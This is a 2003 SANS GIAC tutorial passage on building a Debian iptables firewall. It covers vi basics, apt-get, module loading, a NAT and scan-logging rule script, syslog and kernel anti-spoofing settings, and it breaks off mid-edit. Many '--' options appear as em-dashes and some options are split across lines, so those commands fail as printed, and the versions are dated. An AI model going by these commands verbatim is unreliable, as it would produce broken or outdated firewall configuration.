This firewall will not have a GUI. All configuration will be made on the command line and with a text editor. The text editor will be used to change configuration files and write a script. The text editor is VI. If you are already comfortable using VI, then skip to the section About Debian. Otherwise please read this mini-tutorial about VI. VI is a powerful text editor. It has a long history in UNIX and it's power has been inherited by Linux. VI also comes with a high learning curve for beginners. To ease the learning curve, the mini-tutorial will give you the keystrokes to be able to complete this Firewall tutorial.

VI Concepts

Many text editors allow the user to type text right away. In VI, you have to tell it you want to type text. This is a feature of this editor. In UNIX and Linux, most of the configuration is set in text files. As a network admin, I may want to read a configuration file without accidentally typing some character or deleting text. If the network administrator unknowingly made a mistake, the change may cause a problem which can be difficult to troubleshoot. To prevent this issue, VI makes inserting text a very intentional act. In VI the program has "modes". When you first open a file, you are in command mode. While in command mode you can type ":" for a command prompt and then type a command to get the editor to


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

perform a task. If you type “i” (without the “:”), you are in insert mode. In insert mode you are typing text to edit the file.

VI Keystrokes

Type conventions for the keystrokes:
If you see <name or letter> this is the actual key on the keyboard.
If you see #, the text following the # is a comment on the keystroke.
Also it is assumed you will type <enter> to complete the set of keystrokes.
Here are some keystrokes to use for the overall tutorial while in VI:
<ESC> # Brings the user back to command mode. When in doubt press 2 or 3 times.
<x> # Delete a single character
<d><d> # Delete a whole line
<i> # Insert text mode. Type as normal after pressing this key.
<:> # This is the command prompt. Commands with <:> in front need to be used on the command prompt. So as an example, if a<:><w> is shown, then type <:> and at the bottom of VI you will see a command prompt. Now type <w> and as assumed <enter> and you will see the command complete it’s work. The following are commands needed to complete the firewall tutorial.
<:><w> # Write the file. It is equal to saving a file.
<:> <q> # Exit VI. This assumes no changes or changes have been saved.
<:><q> <!> # Exit VI and do NOT save changes.
<:></> sometext # Find sometext in the file
Example: <:></>UDP #This will find the text UDP in the current file.
<n> # Find the same text entered previously. Same as “find again”.
Example: If you already used <:></>UDP, pressing <n> will find the letters UDP in another section of the file if it exists.

To open a file in VI, it is easiest to do so from the command line.
Type vi /path/to/a/file # /path/to/a/file is an actual path and file
such as /etc/services.

When in edit mode VI (Actually Linux’s version of VI: VIM) acts like many text editors. It will let you move up, down, left and right with arrow keys.
On occasion it may not like what you have typed. If you are in this situation, press <ESC> twice. Enter insert mode again and edit what you have typed.
Or when you <ESC> into command mode you can type <d><d> to removed the whole line and then enter back into edit mode and retype the line. A final assumption made in this Firewall tutorial regarding VI when finished with editing. The user will save the file <:>w and exit VI <:><q>.

This should be enough beginning knowledge to get around VI. If you wish to know more about VI consult the following URLs:
http://www.eng.hawaii.edu/Tutor/vi.html
http://www.faqs.org/faqs/editor-faq/vi/part1/


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

About Debian

Debian Linux maintains a strong distribution by focusing on open information, standards for “stable” packages and an easy system for updating packages and security updates.

Debian is known for open information by publishing every detail about the status of packages on their web site. All information such as the files in the package, bug status, and classification as to what Debian considers the production stability of the package are all found on the Debian web site.

This open system helps administrators make informed decisions about the software they install. Also the classification allows for a policy to be set on each server regarding the level of stability for packages to be installed. The policy is set on a file named “sources.list ”. Sources.list specifies from which servers on the Internet the local Debian server can download. Sources.list also sets the policy for the level of stability allowed to download the package and what server to download security updates.

The stability levels for Debian Linux are classified as
“unstable”, “testing” or “stable”.

Debian defines “unstable” as

*Packages in unstable are the least tested and may contain problems severe enough to affect the stability of your system. Only experienced users should consider using this distribution.*

The packages may be fine, since a level of QA is usually performed by the author or the project group of the package. But since the package has not been tested by Debian, it is labeled this level of stability.

The next level of stability is “testing”. Debian defines “testing” as

*This area contains packages that are intended to become part of the next stable distribution. There are strict criteria a package in unstable … must obey before it can be added to testing.*

These packages may also be fine for use, but since Debian has not finished all of it’s testing, some issues may arise in using files from this level.

The final level is “stable”. Debian defines “stable” as

*This is the latest official release of the Debian GNU/Linux distribution. This is stable and well tested software, which changes only if major security or usability fixes are incorporated.*

(All references above are from the following URL:
http://www.debian.org/distrib/packages)

In a file named sources.list, the administrator can set which classification updates should come from. For non-production servers, the admin may use “unstable”. For production servers, the admin may choose “stable”.

To install or update a package, the admin will use the Debian utility named “Apt-Get”.


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Here is a sample of how easy Apt-Get is to use:

```
apt-get install my-package
```

From here Apt-Get will refer to the sources.list file to find what package servers are listed and what classification to get packages from the package servers. Then Apt-Get will install the package. The same utility is used for security updates. If the sources.list file is configured for “stable”, then the following command will get the latest security updates and install them on the machine.

```
apt-get update
apt-get dist-upgrade
```

If you want to upgrade a single package then:

```
apt-get install my-package
```

Apt-get will find that the program is installed, but it will see an update is available and install it for that package.
We will use Apt-Get later in this tutorial for installing IPTables.

About Netfilter/IPTables

Netfilter/IPTables is a set of kernel modules and packet filtering tools to set firewall policies for Linux 2.4 Kernels. This program was preceeded by a program named IPChains. IPTables improves on IPChains by adding better NAT options and stateful filtering.
Netfilter can be loaded during the install of Debian Linux but in this tutorial it is easier to demonstrate the loading of the modules by command line. Loading Netfilter is very similar to loading a driver. You will be using the command insmod to insert the module which enables it’s use to the kernel.
IPtables inherited it’s concepts from an older program named IPChains. IPTables manages packets moving from one network card to another by managing what it calls “Chains”. Each chain is like a zone for where the packet is located. In the most basic setup the chains are named:
INPUT, FORWARD and OUTPUT
The order in which a packet travels the chains is demonstrated in the following graphic.

© SANS Institute 2003, Author retains full rights.


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.





Figure 1 IPTables flowchart. (Based on "Linux 2.4 Packet Filtering HOWTO" by Rusty Russel, v1.0.1)

When Network Address Translation (NAT) is added the complexity of the route through the chains is raised.





Figure 2 IPTables flowchart. (Based on "Linux 2.4 Packet Filtering HOWTO" by Rusty Russel, v1.0.1)

Please note each chain handles it's own set of policies for the packet. For a packet to enter the internal network, the packet must be able to pass the policy of


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

each chain it routes through. The sum of all the chains policies work together to make a complete firewall policy.

Syslog

Syslog is a service that comes standard on UNIX and Linux. It writes messages about an event in the operating system to a text file which is kept as a log. Typical events are what drivers were loaded during boot or what errors occurred during use of a program. Syslog has two concepts: facilities and levels. Programs can choose a facility to send information to the syslog and the levels can manage what is allowed to be written. As an example: The facility mail, will receive messages relating to a mail server install on the machine. The level err will filter messages so that only messages marked as errors are logged. Hence the facility.level combined together can allow for a separation of logs. As an example we could have mail.err = mail-errors.log and mail.alert = mail-alerts.log. We have two separate log files for mail. Each handle a different type of message from the mail server. Syslog can write a log local to the server and also send messages to a different server running Syslog. This redundancy of logs allows the network administrator to verify information and centralize logs from many machines. Syslog allows for custom logs to be kept. We will write a custom log for IPTables in this tutorial.

Getting started: Find the modules

This tutorial will assume the user has the latest Debian Linux on a CD and a PC with 2 network cards. The tutorial also assumes that a very minimal installation of Debian has already been installed. The only modules loaded are the network drivers for the Network Cards. The final assumption is you are able to login as a regular user and then switch user (su) to the “root” account.

To get started see if the network card module is loaded type:

```
lsmod
```

the following text should be the result:

```
Module      Size  Used by
3c509       7969  2
```

The results of the lsmod is showing that 2 3COM Etherllink III cards are installed.

To load the needed modules for the firewall, type the following commands:

```
insmod ip_tables
insmod ip_conntrack
insmod ipt_state
insmod iptable_nat
insmod iptable_filter
insmod ipt_LOG
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Each one of the commands should be followed by a reply such as the one below:

```
Using /lib/modules2.4.18-bf2.4/kernel/net/ipv4/netfilter/ip_tables.o
```

To confirm all the modules are loaded, type "`lsmod`" again.
You should see the following results:

```
Module              Size  Used by           Not tainted
ipt_LOG             3136  16
iptable_filter      1728  1
iptable_nat         12660 1
ipt_state
ip_conntrack        12684 2 [ipt_state iptable_nat]
ip_tables           10432 6 [iptable_filter ip_state ipt_LOG
iptable_nat]
3c509               7969  2
```

If you did not see the results as demonstrated above, verify that when you typed, insmod (module_name) you typed the right module. You can remove modules from the list by typing:

```
rmmod -r (module_name)
```

As an example to remove ipt_LOG type:

```
rmmod -r ipt_LOG
```

After removing the modules, try the steps over again.

Installing software

Now that the needed modules are installed, we can prepare to install the IPTables userland utility. This is where we will demonstrate the Debian package installation system "apt-get" Run apt-setup. (This utility will setup apt to the proper sources.list file).
You can confirm the sources.list file by typing vi /etc/apt/sources.list.
Finding packages for Debian can be akward if you do not know the package name. To find the specific package name, type the following URL in a web browser: http://www.debian.org/distrib/packages#search_packages. This is a search utility for finding debian packages. By default it will assume you want to search the QA level "stable". Since this is exactly the level we wish to search, type iptables in the field and press the button search.

The search results should be:

| **Release** | **Package (size)** |
|---|---|
| stable | **iptables-dev 1.2.6a-5** (93.9k) |
| | development files for iptable's libipq and libiptc |
| stable | **iptables 1.2.6a-5** (280.2k) |
| | IP packet filter administration tools for 2.4.4+ kernels |


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

The two results are related to IPTables. The first result contains a "…-dev". In Debian, if the package has this postfix as part of the name then the package is normally used for advanced users of the program. In the case of this tutorial, this will not be needed. The second file is the package we want to download. We can see the name is iptables with the version number. The –5 is a Debian package number for how many times this version of the software has been repackaged. To actually install the package, type:

```
apt-get install iptables
```

This command will download and install the iptables package for this machine. If for some reason you have mistyped the file name and installed a different package, you can easily remove the package by typing the command:

```
apt-get remove (the mistyped package name)
```

Once the package has been removed, just type in the correct command stated previously.
Before we move on we will also install the program "fwlogwatch".

```
apt-get install fwlogwatch
```

During the install of this product, the installer will ask a series of questions. Please follow the question as Q: and the answer you need to type as A:

```
Q: "Do you want to run this in Daemon mode (real time)"
A: Yes.

Q: "Add new firewall rules (or take other action) in case of
alert ?"
A: no

A:"Send alerts by mail or other ways?"
A: Yes (other)

A: "Email address to send daily reports on firewall events"
A: "none"
```

At this point the installer is finished.
We will make final changes to fwlogwatch at the end of the tutorial.

Apt-get is the same utility used for security updates. Now that the needed software has been downloaded, we will edit the sources.list file to only check the security update site for Debian. This prevents accidentally installing unneeded software. Only security updates for installed software will be downloaded and installed. Open the file /etc/apt/sources.list


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Here is how the file may look:

```
deb http://ftp.us.debian.org/debian/ stable main non-free contrib
deb-src http://ftp.us.debian.org/debian/ stable main non-free contrib

deb http://security.debian.org/ stable/updates main contrib non-free
```

Comment out the lines which do not have the URL of http://security.debian.org. You will do this so if anyone runs Apt-Get, he will need to specifically uncomment the lines to download new software. But for security updates, the admin oinly needs to run the steps below to get the latest patches.

The file should look like this when you are finished:

```
#deb http://ftp.us.debian.org/debian/ stable main non-free contrib
#deb-src http://ftp.us.debian.org/debian/ stable main non-free contrib

deb http://security.debian.org/ stable/updates main contrib non-free
```

Now we will use apt-get to bring this machine to it's latest patches.
Type the following commands:

```
apt-get update
```

This will make the apt utility get the latest database of files available to the Debian system. When it is finished, type:

```
apt-get dist-upgrade
```

This will update the operating system and installed packages. The man page for apt-get gives the following description for dist-upgrade:

*dist-upgrade,in addition to performing the function of upgrade, also intelligently handles changing dependencies with new versions of packages; apt-get has a "smart" conflict resolution system, and it will attempt to upgrade the most important packages at the expense of less important ones if necessary. The /etc/apt/sources.list file contains a list of locations from which to retrieve desired package files.*

Now that IPTables and the fwlogwatch is installed and the latest patches are installed, we will edit start writing our firewall policy with IPTables.

How To Write an IPtables Rule

IPTables issues firewall policy by writing one rule at a time. To do this on the command line can be tedious. It is easier to write the rules in a script and run the script. This has 4 advanatges.


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

1) The older scripts can be archive in a version control program like CVS or on tape.
2) While testing rules, you can have a final rule script and current beta script. When the beta rules complete testing, then can be moved to the final rules script.
3) Troubleshooting rules are easier when they can be listed in a text editor and searched to match rules.
4) The script can be automated to run during the boot of the machine. This way if an attacker reboots the machine the rules will still be enforced.

So this tutorial will have you write a script to set the policy.

To understand how the rules are written let's look at the rule format and the a rule to be included in the script.

| iptables | -t table | command | chain name | filter / match | target / jump |
|---|---|---|---|---|---|
| iptables | -t nat | -A | PREROUTING | -i eth0 -p tcp -d 192.168.1.103 --dport ! 80 | -j LOG—log-level 4 --log-prefix "Possible port scan" |
| iptables | | -A | FORWARD | -i eth0 -p tcp—tcp-flags ACK,URG URG | -j DROP |
| iptables | | -A | FORWARD | -i eth0 -o eth1 -p tcp—sport 1024:65535 -d 192.168.5.200 --dport 80 -m state—state NEW | -j ACCEPT |

As listed in the above table, to write a rule you will have to first type the program iptables. Of the items listed for IPTables "-t table" is optional, but the rest generally need to be written. "-t table is normally used in Network Address Translation (NAT). We will use this option since we will being using NAT in our script. To see how this applies to our rules see the next table. Next you type a command. The command normally is what you want to do with the rule in context of the whole policy. We can append a rule (-A), we can delete a rule (-D), we can insert a rule between rules (-I). Many other commands are available to edit the rules. Next we state which chain we wish to edit. Then in the filter (normally state as "match") we list what properties in the packet qualify to apply this rule. Finally we get to target/jump. This is where we tell IPTables to do something with the packet. In this tutorial we will use one of three Targets: (DROP, LOG, ACCEPT). For advanced configurations, this section can also be used to change the packets, Type of Service (TOS) or for configuration which has custom chains, we can make the packet "Jump" to a new chain.
For more complete details about writing IPTables rules, read the IPTables Tutorial written by Oskar Andreasson listed in the Bibliography. If you would like to read a rule by rule explanation of this script, see appendix A.


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Setting Firewall Policy

To make the rules for IPTables, we will write a script in VI.
First make a file by typing

```
touch web_fire_rules
```

Then open the file in VI.
Type all the text below. When you finish typing, "#This is the end of the firewall rules" you are finished typing the script.

(Note: It is important to type the commands as one line. Since word processors wrap text, it is difficult to see which lines are wrapped and which are new lines. To prevent confusion, I have inserted the control chacter "¶". This chacter is used by editors in the print industry to troubleshoot paragraph structure. In this case I am using it to indicate where your typing needs to actually needs to press <return> or <enter>. Otherwise everything else in the script should be typed as stated below.)

```
#!/bin/sh¶
# Prevent logging to the console¶
dmesg -n 1¶
¶
#Below are firewall rules for the web server¶
¶
# Flush all previous rules¶
iptables—flush¶
iptables -t nat—flush¶
¶
# Set the default policy for the chains¶
iptables—policy INPUT DROP¶
iptables—policy OUTPUT DROP¶
iptables—policy FORWARD DROP¶
¶
iptables -t nat—policy PREROUTING DROP¶
iptables -t nat—policy OUTPUT DROP¶
iptables -t nat—policy POSTROUTING DROP¶
¶
# Here are the rules to let in web traffic
iptables -t nat -A PREROUTING -i eth0 -p tcp—sport 1024:65535 -d
192.168.1.103 --dport 80 -j DNAT—to-destination 192.168.5.200¶
iptables -t nat -A POSTROUTING -o eth1 -p tcp—sport 1024:65535 -d
192.168.5.200 --dport 80 -j ACCEPT¶
iptables -t nat -A PREROUTING -i eth0 -p tcp—sport 1024:65535 -d
192.168.1.103 --dport 443 -j DNAT—to-destination 192.168.5.200¶
iptables -t nat -A POSTROUTING -o eth1 -p tcp—sport 1024:65535 -d
192.168.5.200 --dport 443 -j ACCEPT¶

#Log all not port 80 packets¶
# Does not work on NULL Scans¶
iptables -t nat -A PREROUTING -i eth0 -p tcp -d 192.168.1.103 --dport !
80 -j LOG—log-level 4 --log-prefix "Possible port scan" ¶
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
¶
# Rules to handle ingress and egress filtering, in case the kernel did
not filter the packet¶
iptables -A FORWARD -i eth0 -s 192.168.5.0/24 -j LOG—log-level 4 --log-
prefix "spoofed address" ¶
iptables -A FORWARD -i eth0 -s 192.168.5.0/24 -j DROP¶
iptables -A FORWARD -i eth0 -s 127.0.0.1 -j LOG—log-level 4 --log-
prefix "Spoofed Loopback" ¶
iptables -A FORWARD -i eth0 -s 127.0.0.1 -j DROP¶
iptables -A OUTPUT -o eth0 -s! 192.168.1.103 -j DROP¶
iptables -A FORWARD -i eth1 -s! 192.168.5.200 -j LOG—log-level 4 --log-
prefix "out host not 192.168.5.200"¶
iptables -A FORWARD -i eth1 -s! 192.168.5.200 -j DROP¶
iptables -A FORWARD -i eth0 -s 192.168.1.103 -j DROP¶
¶
# This is to log and drop illegal packets and scan attampts¶
iptables -A FORWARD -i eth0 -p tcp—tcp-flags SYN,RST RST -j LOG—log-
level 4 --log-prefix "nmap -sS/-sT(SYN-1/2 SCAN): "¶
iptables -A INPUT -i eth0 -p tcp—tcp-flags SYN,RST RST -j LOG—log-level
4 --log-prefix "nmap -sS/-sT(SYN-1/2 SCAN): "¶
¶
# If the packet is already in the state table, bypass all the rules
below. ¶
iptables -A FORWARD -i eth1 -o eth0 -m state—state ESTABLISHED,RELATED
-j ACCEPT¶
iptables -A FORWARD -i eth0 -o eth1 -m state—state ESTABLISHED,RELATED
-j ACCEPT¶
¶
iptables -A FORWARD -i eth0 -p tcp—tcp-flags ALL NONE -j LOG—log-level
4 --log-prefix "nmap -sN(NULL SCAN): "¶
iptables -A INPUT -i eth0 -p tcp—tcp-flags ALL NONE -j LOG—log-level 4
--log-prefix "nmap -sN(NULL SCAN): "¶
iptables -A FORWARD -i eth0 -p tcp—tcp-flags ALL NONE -j DROP¶
iptables -A INPUT -i eth0 -p tcp—tcp-flags ALL NONE -j DROP¶
iptables -A FORWARD -i eth0 -p tcp—tcp-flags ACK ACK -j LOG—log-level 4
--log-prefix "nmap -sA(ACK SCAN): "¶
iptables -A INPUT -i eth0 -p tcp—tcp-flags ACK ACK -j LOG—log-level 4 -
-log-prefix "nmap -sA(ACK SCAN): "¶
iptables -A FORWARD -i eth0 -p tcp—tcp-flags ACK ACK  -j DROP¶
iptables -A INPUT -i eth0 -p tcp—tcp-flags ACK ACK -j DROP¶
iptables -A FORWARD -i eth0 -p tcp—tcp-flags FIN FIN -j LOG—log-level 4
--log-prefix "nmap -sF/-sX(FIN/XMAS SCAN): "¶
iptables -A INPUT -i eth0 -p tcp—tcp-flags FIN FIN -j LOG—log-level 4 -
-log-prefix "nmap -sF/-sX(FIN/XMAS SCAN): "¶
iptables -A FORWARD -i eth0 -p tcp—tcp-flags FIN FIN -j DROP¶
iptables -A INPUT -i eth0 -p tcp—tcp-flags FIN FIN -j DROP¶
iptables -A FORWARD -i eth0 -p tcp—tcp-flags ACK,PSH PSH -j LOG—log-
level 4 --log-prefix "nmap -sX(XMAS-PSH SCAN): "¶
iptables -A INPUT -i eth0 -p tcp—tcp-flags ACK,PSH PSH -j LOG—log-level
4 --log-prefix "nmap -sX(XMAS-PSH SCAN): "¶
iptables -A FORWARD -i eth0 -p tcp—tcp-flags ACK,PSH PSH -j DROP¶
iptables -A INPUT -i eth0 -p tcp—tcp-flags ACK,PSH PSH -j DROP¶
iptables -A FORWARD -i eth0 -p tcp—tcp-flags ACK,URG URG -j LOG—log-
level 4 --log-prefix "nmap -sX(XMAS-URG SCAN): "¶
iptables -A INPUT -i eth0 -p tcp—tcp-flags ACK,URG URG -j LOG—log-level
4 --log-prefix "nmap -sX(XMAS-URG SCAN): "¶
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
iptables -A FORWARD -i eth0 -p tcp—tcp-flags ACK,URG URG -j DROP¶
iptables -A INPUT -i eth0 -p tcp—tcp-flags ACK,URG URG -j DROP¶
¶
¶
iptables -A FORWARD -i eth0 -o eth1 -p tcp—sport 1024:65535 -d
192.168.5.200 --dport 80 -m state—state NEW -j ACCEPT¶
iptables -A FORWARD -i eth0 -o eth1 -p tcp—sport 1024:65535 -d
192.168.5.200 --dport 443 -m state—state NEW -j ACCEPT¶
¶
# Here are the rules to let the web server access the internet¶
#iptables -A INPUT -i eth1 -s 192.168.5.200 -j ACCEPT¶
iptables -t nat -A POSTROUTING -o eth0 -s 192.168.5.200 -j SNAT—to-
source 192.168.1.103¶
iptables -t nat -A PREROUTING -i eth1 -s 192.168.5.200 -j ACCEPT¶
iptables -A FORWARD -i eth1 -o eth0 -s 192.168.5.200 -m state—state NEW
-j ACCEPT¶
¶
#This is the end of the firewall rules¶
```

Once the above items are typed, save the file and exit VI.
Change the permissions of the file by typing :

```
chmod 700 web_fire_rules
```

Now run the script so it can load the firewall rules by typing:

```
./web_fire_rules
```

If an error message appears, then a rule was mistyped. Sometimes, the error reports a misspelling such as “iptbles”. If this is the case open the file back in VI and search for the word, “iptbles” and type the correct spelling “iptables”.
When the script runs without error, then verify the rules are loaded by typing the following:

```
iptables –L | more
```

You should see the following output.
(Note: I have truncated the output for this example. So the beginning output should match the results in the example below for at least the INPUT chain and the first 2 rules of the FORWARD chain.)

```
Chain INPUT (policy DROP)
target     prot opt source               destination
LOG        tcp  --  anywhere             anywhere           tcp
flags:SYN,RST/RST LOG level warning prefix ‘nmap -sS/-sT(SYN-1/2 SCAN):
‘
LOG        tcp  --  anywhere             anywhere           tcp
flags:FIN,SYN,RST,PSH,ACK,URG/NONE LOG level warning prefix ‘nmap -
sN(NULL SCAN): ‘
DROP       tcp  --  anywhere             anywhere           tcp
flags:FIN,SYN,RST,PSH,ACK,URG/NONE
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
LOG        tcp  --  anywhere             anywhere           tcp
flags:ACK/ACK LOG level warning prefix 'nmap -sA(ACK SCAN): '
DROP       tcp  --  anywhere             anywhere           tcp
flags:ACK/ACK
LOG        tcp  --  anywhere             anywhere           tcp
flags:FIN/FIN LOG level warning prefix 'nmap -sF/-sX(FIN/XMAS SCAN): '
DROP       tcp  --  anywhere             anywhere           tcp
flags:FIN/FIN
LOG        tcp  --  anywhere             anywhere           tcp
flags:PSH,ACK/PSH LOG level warning prefix 'nmap -sX(XMAS-PSH SCAN): '
DROP       tcp  --  anywhere             anywhere           tcp
flags:PSH,ACK/PSH
LOG        tcp  --  anywhere             anywhere           tcp
flags:ACK,URG/URG LOG level warning prefix 'nmap -sX(XMAS-URG SCAN): '
DROP       tcp  --  anywhere             anywhere           tcp
flags:ACK,URG/URG

Chain FORWARD (policy DROP)
target     prot opt source               destination
LOG        all  --  localnet/24          anywhere           LOG level
warning prefix 'spoofed address'
DROP       all  --  localnet/24          anywhere
…
```

Do the same for the NAT entries of IPTables by typing

```
iptables –t nat –L | more
```

It will have results resembling the following:
(Note: I have truncated the output of this result)

```
Chain PREROUTING (policy DROP)
target     prot opt source               destination
DNAT       tcp  --  anywhere             192.168.1.103      tcp
spts:1024:65535 dpt:www to:192.168.5.200
DNAT       tcp  --  anywhere             192.168.1.103      tcp
spts:1024:65535 dpt:https to:192.168.5.200
LOG        tcp  --  anywhere             192.168.1.103      tcp
dpt:!www LOG level warning prefix 'Possible port scan'
ACCEPT     all  --  192.168.5.200        anywhere

Chain POSTROUTING (policy DROP)
target     prot opt source               destination
ACCEPT     tcp  --  anywhere             192.168.5.200      tcp
spts:1024:65535 dpt:www
ACCEPT     tcp  --  anywhere             192.168.5.200      tcp
spts:1024:65535 dpt:https
SNAT       all  --  192.168.5.200        anywhere
to:192.168.1.103

Chain OUTPUT (policy DROP)
target     prot opt source               destination
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

If you do not see the results of your output matching the output in the results, then please review the rules typed in the script.

Syslog Setup

Now set up the syslog server.
Open the file syslog.conf in VI, by typing

```
vi /etc/syslog.conf
```

Add the following lines to the file:

```
# iptables messages
kern.=debug             /var/log/iptables.log
```

Now we need to restart the syslogd service to accept the changes.
To do so type

```
kill –HUP ‘ps –C syslogd –o pid=‘
```

Then to make the syslog send remote syslog messages make the following changes.

Open the services file by typing:

```
vi /etc/services
```

Get a VI command prompt with “:” and type

```
/514\/udp
```

This will bring you to a line which looks like:

```
syslogd     514/udp
```

If this entry is not found or has a “#” in front of it, edit the file so the above line is listed. So if the line does not exist, then find the numberical order listed and type it in the numerical order with 514/tcp preceding (if listed).
Example:

```
login       513/tcp
who         513/udp
shell       514/tcp
syslog      514/udp
```

Now edit the syslog.conf file again so it now reads:

```
# iptables messages
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
kern.=debug             /var/log/iptables.log
(Add the line to send info to the remote syslog)
```

Now type

```
kill –HUP ‘ps –C syslogd –o pid=‘
```

to restart the syslog service.

Editing Linux Kernel Configuration
Open the file: /etc/network/options with VI.
The file will have the following text:

```
ip_forward=no
spoofprotect=no
syncookies=no
```

Change the “no” to “yes”. First we will enable ip_forward. ip_forward takes a packet from one interface and redirects it to another. IPTables can specify the direction the packet travels. Iptables can not send the packet on it’s own. IPTables needs to have this feature enabled in the Linux Kernel or in this case enabled by a kernel module.
When an attacker tries to compromise a machine, the attacker tries to prevent being caught. One strategy to prevent being traced is to subsitute his real IP address with a false address. This process is known as spoofing. Linux can detect spoofed packets and drop them. Linux is able to detect the spoofed packet by using source address verification. The reverses the path from where the packet came. If the address leads to a machine which did not send the packet, then the packet was spoofed and hence it gets dropped.
The RFC for this technique is describe here:
http://www.faqs.org/ftp/rfc/rfc1812.txt
SynCookies are a feature to prevent an attack known as a Syn flood. A Syn Flood happens when an attacker sends tens of thousands of SYN packets looking to start a connection with the server. The server will then send a SYN/ACK back in response to all the SYN packets. With tens of thousands of replies, the resources of the attacked server are exhausted. This condition is known as a Denial of Service (DoS).
SynCookies prevents DoS from acomplishing it’s task. It does so by sending a cookie to the machine which sent a SYN packet. This cookie is sent with the SYN/ACK which has been generated by a table of secrets on the server side. The table will only keep the secrets alive for a short period of time. If within the time the valid server sends back the ACK with the correct answer to the secret then the handshake is allowed to complete.
If not then the TCP handshake does not complete and the connection is torn down.
For more on SynCookies see the following URLs:
http://www.noserose.net/e/papers/scook.pdf


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

http://cr.yp.to/syncookies.html
http://www.cis.udel.edu/~zhi/www.docshow.net/firewall/syncache.pdf

So now the file /etc/network/options should have the following text:

```
ip_forward=yes
spoofprotect=yes
syncookies=yes
```

Now also edit another file.
This file will disable ICMP (PING) and source routing.

Type:

```
vi /etc/sysctl.conf
```

In the file, you will see the following text:

```
net/ipv4/icmp_echo_ignore_broadcasts=0
net/ipv4/icmp_echo_ignore_all=0
net/ipv4/conf/all/accept_source_route=0
```

Change the "0" to "1" on the icmp lines. Keep the 3rd line accept_source_route at "0".

So now the file should look like this:

```
net/ipv4/icmp_echo_ignore_broadcasts=1
net/ipv4/icmp_echo_ignore_all=1
